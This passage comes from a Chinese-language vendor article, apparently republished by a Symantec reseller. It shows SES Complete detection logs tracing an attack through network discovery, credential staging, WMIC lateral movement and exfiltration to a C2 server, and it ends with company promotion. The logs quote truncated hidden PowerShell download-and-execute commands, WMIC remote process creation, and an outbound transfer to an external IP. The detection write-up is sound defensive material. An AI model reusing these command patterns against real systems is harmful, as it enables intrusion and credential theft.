Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.5
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.6
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.7
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.8

所有竊取的憑證與偵測資料皆暫存於磁碟的檔案中。

Jan 17, 2023, 12:53:04 PM	powershell.exe modified stageddata.txt.	"PowerShell.exe" -windowstyle hidden -exec bypass -C "IEX ...	Data Staged

橫向移動操作針對透過上述遠端系統偵測功能發現的系統執行。在Victim-1（攻擊者最初入侵的初始機器）上，我們觀察到PowerShell啟動WMIC.exe程式，於Victim-2上建立遠端程序。

Jan 17, 2023, 12:53:04 PM	powershell.exe launched wmic.e...	Victim-1	"PowerShell.exe" -windowstyle hidden -ex...	"C:\Windows\System32\Wbem\WMIC.exe" /failfast:on /node:"Victim-2" process call create "powershell -windowst...

接著我們看到攻擊者成功入侵Victim-2。

Jan 17, 2023, 12:53:04 PM	A trusted process launched with suspic...	Victim-2	---	CSIDL_SYSTEM\wbem\wmiprvs...	Exploitation for C... + 1 other	Enterprise Execut... + 1 other Enterprise Execution,Enterprise Defense Evasion,Enterprise Lateral Movement

包含竊取憑證及其他預置資料的預置資料，隨後被竊取至指揮與控制伺服器。

Jan 17, 2023, 12:53:04 PM	Outbound: powershell.exe sent 279887 bytes to 34.224.50.110:443 and received 986642 byte...	Exfiltration Over C2 Ch... Exfiltration Over C2 Channel	powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.Web...

SES Complete 透過事件通知警示異常狀況，更進一步詳盡記錄攻擊過程的每個環節。

結論

透過單一且易於部署的代理程式，SES Complete 提供無與倫比的防護，阻擋多數攻擊者甚至無法踏入您的環境大門。若威脅仍能繞過防護，SES Complete 的先進偵測技術將以易於理解的 MITRE ATT&CK 術語將攻擊事件上報至事件應變團隊，並提供事件發生的細部資訊。SES Complete 卓越的調查與應變工具，可協助您迅速有效地修復威脅。

關於作者

亞當・格利克 (Adam Glick) 現任博通公司賽門鐵克部門的網路分析主管。近二十年來，他持續投入防禦技術研發，曾參與開發進階反隱藏工具、行為分析技術及檔案信譽系統，並持有逾二十項安全相關專利。亞當現階段專注於開發分析技術，用以偵測進行中的進階攻擊，並詳盡記錄攻擊的主要階段——例如權限提升、憑證竊取與橫向移動，以及個別攻擊行為，如繞過使用者帳戶控制而修改登錄檔鍵值。其目標在於協助防禦者從大量警報中篩選出真正重要的威脅，並迅速採取行動遏止危害。

保安資訊
SAVETIME
INFORMATION SECURITY

關於賽門鐵克

賽門鐵克是資安業界的長青樹，品牌享譽至今超過四十年。賽門鐵克(Symantec)已於2019/11併入全球網通晶片巨擘--博通(BroadCom，美國股市代號AVGO，全世界網際網路流量有99.9%經過博通的網通晶片)軟體事業部的企業安全部門(SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通(Broadcom)是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec持續創新的技術能為日新月異的資安問題提供更好的解決方案，近年來Symantec很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦(CA Technologies)以及雲端運算及「硬體虛擬化」的領導廠商-VMware， 也是博通軟體事業部的成員)。2021年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署(CISA)宣布聯合民間科技公司，發展全國性聯合防禦計畫JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自1995年起就全心全力於賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業IT專業人員的知識傳承(Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶環境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。

BROADCOM®
connecting everything®

免責宣言：本文件由保安資訊有限公司專業細心整理後提供。如有遺誤、更新或異動均以上Symantec原廠公告為準，請知悉。2026/3